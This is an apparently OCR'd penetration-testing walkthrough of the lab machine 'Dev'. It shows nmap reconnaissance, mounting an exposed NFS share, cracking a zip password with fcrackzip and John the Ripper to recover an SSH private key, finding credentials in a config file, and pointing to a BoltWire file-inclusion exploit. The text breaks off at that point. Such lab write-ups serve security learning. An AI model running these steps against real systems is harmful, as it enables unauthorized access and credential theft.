
Walkthrough - Dev


root


tcm

I ran a nmap scan towards this and i found the following,




```
└─$ nmap -A -p- -T4 192.168.85.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 01:19 PDT
Nmap scan report for 192.168.85.139
Host is up (0.0026s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      38157/udp   mountd
|   100005  1,2,3      41429/tcp   mountd
|   100005  1,2,3      50103/tcp6  mountd
|   100005  1,2,3      54050/udp6  mountd
|   100021  1,3,4      35139/tcp   nlockmgr
|   100021  1,3,4      35147/udp6  nlockmgr
|   100021  1,3,4      45525/tcp6  nlockmgr
|   100021  1,3,4      46542/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
|_http-server-header: Apache/2.4.38 (Debian)
35139/tcp open  nlockmgr 1-4 (RPC #100021)
41429/tcp open  mountd   1-3 (RPC #100005)
42889/tcp open  mountd   1-3 (RPC #100005)
46245/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```





System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled

On the nmap scan i found that there is a 8080 page also being open so check both the pages, even thou it gives more information i needed to dug deep into that.



In this i exported the server network file share file and i wanted to mount it into my pc,

```
└─$  mount -t nfs 192.168.85.139:/srv/nfs /mnt/dev
mount.nfs: failed to apply fstab options
```

I tried out the automated method but i found a configuration error, note that /mnt/dev is a folder which we created not a system folder.

```
└─$ sudo mount -t nfs -o rw,vers=3,proto=tcp,hard,intr 192.168.85.139:/srv/nfs /mnt/dev
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /lib/systemd/system/rpc-statd.service.
```

Since i encountered an error i tried out the manual method.

```
┌──(iflal㉿kali)-[~]
└─$ cd /mnt/dev

┌──(iflal㉿kali)-[/mnt/dev]
└─$ ls
save.zip
```

```
└─$ unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
password incorrect--reenter:
   skipping: id_rsa                incorrect password
   skipping: todo.txt              incorrect password
```

When i try to unzip it, it asks for a password in which i don't have any idea on. For at this instance i am going to use "fcrackzip" to crack this password, using this tool,

```
└─# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'id_rsa', (size cp/uc   1435/  1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc    138/   164, flags 9, chk 2aa1)


PASSWORD FOUND!!!!: pw == java101
```

But this way of doing didnt work for me so that i did in a alternative way as,

```
└─$ sudo zip2john /mnt/dev/save.zip > zip.hash
Created directory: /root/.john
ver 2.0 efh 5455 efh 7875 save.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1435, decmplen=1876, crc=15E468E2 ts=
2A0D cs=2a0d type=8
ver 2.0 efh 5455 efh 7875 save.zip/todo.txt PKZIP Encr: TS_chk, cmplen=138, decmplen=164, crc=837FAA9E ts=
2AA1 cs=2aa1 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

```
└─$ cat zip.hash
save.zip:$pkzip$2*1*1*0*8*24*2a0d*fa2fd40a19c9abbcb3b68f36c7408290b667892909fe2a69a375691c081567b216099286
*2*0*8a*a4*837faa9e*5eb*42*8*8a*2aa1*b677b6989f72ee6f3e50d638fcedfc42508d4f87903a6edc960ab38f2c8795ce11b81
8da9f5723ca1ac08e5c4ff76699bbd1a3c4307a1c97971cce7bb8a5be88359a6a20b4e5a7417558ac38cd45bc32b97ff8d3fc671c4
b97fb17011bdcfa702d5b0d7d88b63a6ea62e5e7fd06ca4f8309e9cbd637aff0de5d564e81ec472e9b457baf2c71d5c6d7ae9*$/pk
zip$::save.zip:todo.txt, id_rsa:/mnt/dev/save.zip

┌──(iflal㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
java101          (save.zip)
1g 0:00:00:00 DONE (2024-04-01 17:50) 14.28g/s 13107Kp/s 13107Kc/s 13107KC/s jmakm5..jam183
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


I first used the “zip2john” tool to extract the hash value from the zip file and i created a seperate hash file, and i took that hash file and cracked using john.

```
└─$ sudo unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

┌──(iflal㉿kali)-[/mnt/dev]
└─$ ls
id_rsa  save.zip  todo.txt

┌──(iflal㉿kali)-[/mnt/dev]
└─$ cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp
```


Using the password i extracted both the files, The id_rsa file here is used to connect through ssh. but at this point we dont know who is the user is. so as a guess we asume that “jp” is a user and lets try.


```
└─$ ssh jp@192.168.85.139
The authenticity of host '192.168.85.139 (192.168.85.139)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9JOewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.85.139' (ED25519) to the list of known hosts.
jp@192.168.85.139's password:
Permission denied, please try again.
jp@192.168.85.139's password:
Permission denied, please try again.
jp@192.168.85.139's password:
jp@192.168.85.139: Permission denied (publickey,password).
```

But still we does not know the password for it.




So on the next hand considering the ffuf scan and we find that there are several directories in the website, lets check it manually.






When i moved into the app directory i found that there is a config.yml file and i downloaded and opened it and found so database entries, and a user and password. keeping this as a small hit for further investigation.




So moreover in the website which is running on port 8080, i decided that there can be vulnerability in the boltwire web development platform. i just tried clicking on every button and i just registered but didn't find any hints.




I used searchsploit to identify any potential vulnerability present in boltwire or not and i found few, i would like to go on with the local file inclusion beacuse XSS wont make much on this.

https://www.exploit-db.com/exploits/48411



